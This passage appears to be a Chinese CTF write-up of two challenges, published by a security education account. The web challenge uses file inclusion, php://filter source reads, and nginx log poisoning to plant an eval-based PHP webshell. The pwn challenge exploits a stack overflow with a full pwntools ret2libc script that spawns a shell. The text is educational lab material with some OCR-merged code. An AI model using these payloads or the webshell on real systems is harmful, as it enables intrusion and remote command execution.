
另一个策略就是当没有在预存的md5中找到满足条件的值得时候，我是采用再次刷新的方法，这样就能保证总能通过验证。

最终order的值是：9588，flag：flag{hong_mao_ctf_hajimaruyo}。

biubiubiu

这次在你面前的网站看起来很复杂，接受挑战吧！

打开网站如下：



看到?page=就想到php://filter读取源码，使用：

?page=php://filter/convert.base64-encode/resource=index.php

我们就能得到index.php的源码，接着我们再读取其他的文件。最后所有的文件如下：

```
<?php
//index.php
 if(isset($_GET['page']))
 {
    $file= $_GET['page'];
    if(strpos($file,"read")){
       header("Location:index.php?page=login.php");
       exit();
    }
```

```
    }
    include($file);
  }
  else{
    header("Location:index.php?page=login.php");

  }
?>

<?php
//send.php
if(@$_POST['url']){
  $url= @$_POST['url'];
  if(preg_match("/^http(s?):\W.+/",$url)){
  $ch= curl_init();
  curl_setopt($ch,CURLOPT_URL,$url);
  curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
  curl_setopt($ch,CURLOPT_FOLLOWLOCATION,True);
 curl_setopt($ch,CURLOPT_REDIR_PROTOCOLS,CURLPROTO_GOPHER|CURLPROTO_HTTP|CURLPROTO_H
  curl_setopt($ch,CURLOPT_HEADER,0);
  curl_exec($ch);

  curl_close($ch);
}

}
?>
```

```
<?php
//login.php
session_start();
#include_once("conn.php");

if(isset($_POST["email"])&&isset($_POST["password"])){
  $_SESSION['login']=1;
  header("Location:index.php?page=send.php");
  exit();
}
?>

<?php
//conn.php
$db_host= 'mysql';
$db_name= 'user_admin';
$db_user= 'Dog';
$db_pwd= '';

$conn= mysqli_connect($db_host,$db_user,$db_pwd,$db_name);

if(!$conn){
```

```
  die(mysqli_connect_error());
}

#users.sql
DROPTABLEIFEXISTS`admin`;
CREATETABLE`admin` (
`id` int(10)unsigned NOTNULLAUTO_INCREMENT,
`username` varchar(32)DEFAULTNULL,
`password` varchar(43)DEFAULTNULL,
PRIMARYKEY(`id`)
)ENGINE=MyISAM AUTO_INCREMENT=2DEFAULTCHARSET=utf8;
```

可以确定，?page=存在文件包含漏洞，而且可以任意读系统文件。


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:999:999::/home/mysql:
```

这里自己跑偏了一晚上，把考点放在了gopher协议的攻击利用上了。试过gopher+ fastcgi生成shell和基于ssrf的gopher+ mysql攻击利用，但都没有结果，但gopher确实是可用的。由于实验的vps已经被我删掉了，所以这里就单mark一下。

参考链接：
http://drops.xmd5.com/static/drops/tips-16590.html
http://www.4o4notfound.org/index.php/archives/33/
http://www.freebuf.com/articles/web/159342.html

发现上面的思路错了后，又回头看文件包含了，想到文件包含一般是配合文件上传使用的，但在这道题的环境中并没有发现有上传的地方。然后Google了一下文件包含，发现还可以包含日志，再想到我们能任意读系统文件。那么攻击手法就出来了。

这里需要注意的是不能直接在地址栏访问，因为这样会对URL进行url编码，待会包含的时候就不能解析。如：



在日志中结果是：

```
:17:33 +0000] "GET /index.php?page=send.php HTTP/1.0" 200 1126 "-" "Mozilla/5.0 (Win
:17:49 +0000] "GET /index.php?page=../../../var/log/nginx/access.log HTTP/1.0" 200 2

:18:30 +0000] "GET /index.php?page=send.php%3C?php%20phpinfo();%20?%3E HTTP/1.0" 200

:18:36 +0000] "GET /index.php?page=../../../var/log/nginx/access.log HTTP/1.0" 200 3
```


可以看到，这样就不能识别为<?phpxxx ?>了。

正确的做法是在send.php里请求：

http://bb37664e6549424c88750e9f2dd7c0de62213b7e29f343be.game.ichunqiu.com/<?phpphpinfo(); ?>/

这样会在日志文件中（/var/log/nginx/access.log）里产生日志，然后把他包含进来，请求：


http://bb37664e6549424c88750e9f2dd7c0de62213b7e29f343be.game.ichunqiu.com/index.php?page=../../../var/log/nginx/access.log




然后我们再生成一句话：

http://bb37664e6549424c88750e9f2dd7c0de62213b7e29f343be.game.ichunqiu.com/<?phpecho 'ok';eval($_POST['cmd']); ?>/


用菜刀连接



翻了一下目录没有找到flag相关的信息，再考虑给出的users.sql和数据库配置文件conn.php，决定看看数据库，不过我们需要配置一下。



最后找到flag：



flag：flag{dbc98dd7-90fb-44f4-8dbe-35a72f07ec9d}。

pwn

game server

操作内容：

首先IDA分析程序，发现有三个输入的地方，但是前面两个都是最多输入256字节大小的字符，并且内容都是用一个指针来指向的，所以并没有出现有溢出点，但是最后输入introduction的时候是用read输入前面snprintf成功读取的字节数，这读取字节数的可控性，而且s又是放在栈上的，这就造成了溢出，如下图：
https://zoepla.github.io/images/posts/redhat/1525178282949.png

```
int main___()
{
  char s; // [sp+7h] [bp-111h]@5
  char v2; // [sp+107h] [bp-11h]@5
  size_t nbytes; // [sp+108h] [bp-10h]@5
  char *v4; // [sp+10Ch] [bp-Ch]@1

  puts("Welcome to my game server");
  puts("First, you need to tell me you name?");
  fgets(name, 256, stdin);
  v4 = strrchr(name, 10);
  if ( v4 )
    *v4 = 0;
  printf("Hello %s\n", name);
  puts("What's you occupation?");
  fgets(byte_804A080, 256, stdin);
  v4 = strrchr(byte_804A080, 10);
  if ( v4 )
    *v4 = 0;
  printf("Well, my noble %s\n", byte_804A080);
  nbytes = snprintf(
             &s,
             0x100u,
             "Our %s is a noble %s. He is come from north and well change out would.",
             name,
             byte_804A080);
  puts("Here is you introduce");
  puts(&s);
  puts("Do you want to edit you introduce by yourself?[Y/N]");
  v2 = getchar();
  getchar();
  if ( v2 == 'Y' )
    read(0, &s, nbytes);
  return printf("name : %s\noccupation : %s\nintroduce : %s\n", name, byte_804A080, &s);
}
```

gdb调试找偏移地址的整个过程：

以发现返回地址：

```
Breakpoint 1, 0x0804878f in ?? ()
gdb-peda$ x /100xw $esp
0xbffff170:     0x00000000      0xbffff187      0x00000141      0x0804877a
0xbffff180:     0xbffff1d4      0x4ffff1d0      0x41207275      0x41414141
0xbffff190:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff1f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff200:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff210:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff220:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff230:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff240:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff250:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff260:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff270:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff280:     0x41414141      0x59004141      0x00000141      0x0804a080
0xbffff290:     0xb7fb0cc0      0x00000000      0xbffff2a8      0x0804861a
0xbffff2a0:     0xb7fb03dc      0xbffff2c0      0x00000000      0xb7e15276
```

这时断在read函数，ni单步执行输入introduction的内容，发现可以输入的字节数完全可以覆盖返回地址，远不止255个字符：

gdb调试用pattern计算得到eip的距离为277

在read后面0x08048794下断点，然后gdb调试：看到地址已经被成功覆盖为puts_plt表的地址，如图：

```
0x43434343      0x43434343      0x43434343      0x43434343
0x43434343      0x43434343      0x43434343      0x43434343
0x43434343      0x43434343      0x43434343      0x43434343
0x43434343      0x43434343      0x43434343      0x43434343
0x43434343      0x43434343      0x43434343      0x43434343
0x43434343      0x43434343      0x43434343      0x43434343
0x43434343      0x43434343      0x43434343      0x43434343
0x43434343      0x43434343      0x43434343      0x08048480
0x08048637      0x0804a024      0x0000000a      0xb7522276
0x00000001      0xb76bd000      0x00000000      0xb7522276
```

```
.plt:08048480 _puts           proc near
.plt:08048480
.plt:08048480                 jmp     ds:off_804A020
.plt:08048480 _puts           endp
```

payload= "C"*277 + p32(puts_plt) + p32(main) +p32(libc_start_main_got)
p.sendline(payload)

然后在接收相应的地址的时候出了问题，发现直接payload后面设置标志来接收后面部分都是出现一大堆乱七八糟的东西，最后找到原因是最后return是一个printf函数，用于打印整个用户信息：

```
if ( v2 == 'Y' )
  read(0, &s, nbytes);
return printf("name : %s\noccupation : %s\nintroduce : %s\n", name, byte_804A080, &s);
```

要准确在其后面接收信息，发现后面有个换行符，再加上我用的sendline来send的payload，所以直接p.recvuntil("\n\n")就可以成功接收到payload了

```
gdb-peda$ x /300xw $esp
0xbffff170:     0x00000000      0xbffff187      0x00000141      0x0804877a
0xbffff180:     0xbffff1d4      0x41fff1d0      0x41254141      0x41417341
0xbffff190:     0x24414142      0x416e4141      0x41414341      0x2841412d
0xbffff1a0:     0x41444141      0x41413b41      0x45414129      0x41614141
0xbffff1b0:     0x41413041      0x62414146      0x41314141      0x41414741
0xbffff1c0:     0x32414163      0x41484141      0x41416441      0x49414133
0xbffff1d0:     0x41654141      0x41413441      0x6641414a      0x41354141
0xbffff1e0:     0x41414b41      0x36414167      0x414c4141      0x41416841
0xbffff1f0:     0x4d414137      0x41694141      0x41413841      0x6a41414e
0xbffff200:     0x41394141      0x41414f41      0x5041416b      0x416c4141
0xbffff210:     0x41415141      0x5241416d      0x416f4141      0x41415341
0xbffff220:     0x54414170      0x41714141      0x41415541      0x56414172
0xbffff230:     0x41744141      0x41415741      0x58414175      0x41764141
0xbffff240:     0x41415941      0x5a414177      0x41784141      0x41417941
0xbffff250:     0x2525417a      0x41732541      0x25414225      0x6e254124
0xbffff260:     0x41432541      0x25412d25      0x44254128      0x413b2541
0xbffff270:     0x25412925      0x61254145      0x41302541      0x25414625
0xbffff280:     0x31254162      0x41472541      0x25416325      0x48254132
0xbffff290:     0x41642541      0x25413325      0xbfff0a49      0x0804861a
0xbffff2a0:     0xb7fb03dc      0xbffff2c0      0x00000000      0xb7e15276
0xbffff2b0:     0x00000001      0xb7fb0000      0x00000000      0xb7e15276
```

ebp


ret


计算pattern：

pattern create 300：

```
gdb-peda$ pattern create 300
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AA
KAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAX
AAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A
%IA%eA%4A%JA%fA%5A%KA%gA%6A%'
```

continue输入pattern，发现他断下来报错，那是因为ret是一个不存在的地址而导致的：





得到EIP偏移为277

然后接收到libc地址后(泄露libc地址)，再通过网站https://libc.blukat.me/或者用libc-database来找对应版本的libc库，最后注意ret地址要是主界面的那个子程序(0x08048637)，这样可以保持栈平衡，最后再一次ret2libc来执行system来getshell就ok了

脚本如下：

```
frompwn import *
fromLibcSearcher import *
elf= ELF('./pwn2')
#p= process('./pwn2')
p= remote('123.59.138.180',20000)
puts_got= elf.got['puts']
puts_plt= elf.plt['puts']
libc_start_main_got= elf.got['__libc_start_main']
printhex(libc_start_main_got)
printhex(puts_got)
printp.recvuntil("First, you need to tell me youname?")
p.sendline("A"*255)
#printp.recvuntil("What's you occupation?")
#p.sendline("B"*255)
printp.recvuntil("[Y/N]")
p.sendline('Y')
main= 0x08048637
#payload= "C"*277 + p32(puts_plt) + p32(main) +p32(puts_got)
payload= "C"*277 + p32(puts_plt) + p32(main) +p32(libc_start_main_got)
pause()
p.sendline(payload)
p.recvuntil("\n\n")
libc_start_main_addr = u32(p.recv(4))
printhex(libc_start_main_addr)
pause()
libc_base= libc_start_main_addr - 0x018540
system_addr= libc_base + 0x03a940
binsh_addr= libc_base + 0x15902b
log.info("libc_baseaddr " + hex(libc_base))
log.info("system_addraddr " + hex(system_addr))
log.info("binsh_addraddr " + hex(binsh_addr))


printp.recvuntil("First, you need to tell me youname?")
p.sendline("A"*255)
printp.recvuntil("[Y/N]")
p.sendline('Y')
payload_getshell= "C"*277 + p32(system_addr) + p32(0) +p32(binsh_addr)
p.sendline(payload_getshell)
p.interactive()

#EIP+0found at offset: 277
#EBP+0found at offset: 273
```

FLAG值：

flag{f3b92d795c9ee0725c160680acd084d9}

本文题目链接：https://pan.baidu.com/s/11GtjeF-Am67BuEZOR93eDA

密码：9r71

看不过瘾？合天2017年度干货精华请点击《【精华】2017年度合天网安干货集锦》

别忘了投稿哦！

合天公众号开启原创投稿啦！！！

大家有好的技术原创文章。

欢迎投稿至邮箱：edu@heetian.com

合天会根据文章的时效、新颖、文笔、实用等多方面评判给予100元-500元不等的稿费哟。

有才能的你快来投稿吧！

点击了解投稿详情 重金悬赏 | 合天原创投稿等你来！